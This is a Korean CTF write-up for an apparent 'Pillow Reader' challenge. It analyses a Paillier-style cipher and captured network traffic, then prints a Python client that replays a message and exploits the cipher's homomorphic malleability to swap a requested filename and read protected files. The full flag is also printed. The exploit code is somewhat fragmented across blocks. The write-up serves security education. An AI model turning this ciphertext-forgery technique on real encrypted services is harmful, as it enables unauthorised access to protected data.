
암호화 알고리즘은

```
cipher = pow(pubkey.g, plain, pubkey.n_sq) * pow(r, pubkey.n, pubkey.n_sq) %  
pubkey.n_sq
```

라는 것을 알아낼 수 있었습니다.

또한 .pyc들과 같이 주어진 .pcap파일을 분석해보면 10.0.2.15<-> 10.0.8.24간에 이루어진 통신 로그가 주어집니다.

스트림을 읽어보면,



```
welcome to Pillow Reader. Here are some articles from online.  
....0x5cb94b9d25716136c6b880bf791f743ecfdf5a383b3aa27093c1673599cbd8a1c160e4a06f777c5b163  
f0fec50405944d9764bed8c7dd9eb19abc1225b322edL....0x86e05276d3c364cd6157e23cd972e0a662dff9  
ebf9ade83eae022c292c767bcd6cf528c7f6ae98af2f7811d99c9e45e7e4e6f1b9841aabf89a84dd0673099b6  
1L.....Y.m....\..Iu..M.F.-....uF...7e...b7./~....J.z%.z...e./...OD.x....M'(. ....9.....  
{}.;9.mI.  
...%. ....Z.....>.P..[/w.}?g...`.....&.^)l#Y.d.....N  
% 3      F A      I I B F 3      I V      2. TM      I B C      1 9 K 2 # 0 8 V 2
```

클라이언트에서는

0x5cb94b9d25716136c6b880bf791f743ecfdf5a383b3aa27093c1673599cbd8a1c160e4a06f777c5b163f0fec50405944d9764bed8c7dd9eb19abc1225b322ed의 데이터를 전송하고, 서버에서는

0x86e05276d3c364cd6157e23cd972e0a662dff9ebf9ade83eae022c292c767bcd6cf528c7f6ae98af2f7811d99c9e45e7e4e6f1b9841aabf89a84dd0673099b61의 데이터를 전송합니다.

또한 몇 번 들여다보면, 서버 측의 public key는 항상 동일하다는 것을 알 수 있습니다. 클라이언트는 서버측의 Public Key를 이용해 암호화를 하기 때문에 이를 변조하여 다른 반응을 이끌어 낼 수 있을거라 예상했습니다.

또한, Admin Key의 길이조차도 주어지지 않은 상황이라 Admin Key를 공략하지 않는 방법으로 풀어낼 수 있을까 생각을 하다, 별 다른 생각 없이 주어진 메시지를 똑같이 보내본 결과, secret의 내용을 읽을수 있었습니다.

Read [secret]

to get flag, just concat flag1 and flag2

```
def s2i(s):
    #b = s2b(s)
    #t = binascii.hexlify(b)
    return int(s.encode('hex'), 16)
def b2s(b):
    res = ''
    for x in b:
        res += (x)
    return res
def s2b(s):
    res = b''
    for x in s:
        res += x #bytes([ord(x)])
    return res
def i2s(i):
    v = ("%X" % i)
    if len(v) % 2 != 0:
        v = "0" + v
    return v.decode('hex')
print "%X" % i
```

```

d = hex(i)
if d[-1] == 'L':
    d = d[:-1]
if d[:2] == '0x':
    d = d[2:]
if len(d) % 2 == 1:
    d = '0' + d
res = bytes.fromhex(d)
res = b2s(res)
return res

def create_socket(host, port):
    global s
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    return s

def exchange_key():
    s.recv(1024)
    write(hex(g_pki_client.pubkey.n), False)
    data = read(1024, False)
    if data[-1] == chr(76):
        data = data[:-1]
    n = int(data, 16)
    return PubKey(n)

def write(data, with_encryption=True):
    if with_encryption:
        if not len(data) < 128.0:
            raise AssertionError
        data = i2s(g_pki_server.encrypt(s2i(data)))
    size = b2s(struct.pack('<I', len(data)))
    send_data = size + data
    s.send(s2b(send_data))

def read(size, with_encryption=True):
    size_str = s.recv(4)
    size = struct.unpack('<I', size_str)[0]
    data = s.recv(size)
    if size != len(data):

```

```

        print('Wrong data size.\n')
        sys.exit(1)
    if with_encryption:
        data_int = s2i(b2s(data))
        data = i2s(g_pki_client.decrypt(data_int))
    return data
def read_files(authkey, filenames):
    data = open('data.bin', 'rb').read()
    data = data[0x14b+4:0x14b+4+0x80]
    cipher = int(data.encode('hex'), 16)
    print "calculate"
    g = g_pki_server.pubkey.g
    n_sq = g_pki_server.pubkey.n_sq
    diff = (s2i('secret') - s2i('flag2\n')) * 0x100
    cipher *= pow(invmod(g, n_sq), diff % n_sq, n_sq)
    cipher %= n_sq
    data = i2s(cipher)
    print "sending"
    write(data, False)
    res = ''
    for _ in range(len(filenames)):
        res += read(1024)
    return res

```

Read [flag1]

The flag is "7h053 wh0 bu1ld b3n347h

Read [flag2]

7h3 574r5 bu1ld 700 l0w."(without quote)

FLAG: 7h053 wh0 bu1ld b3n347h 7h3 574r5 bu1ld 700 l0w.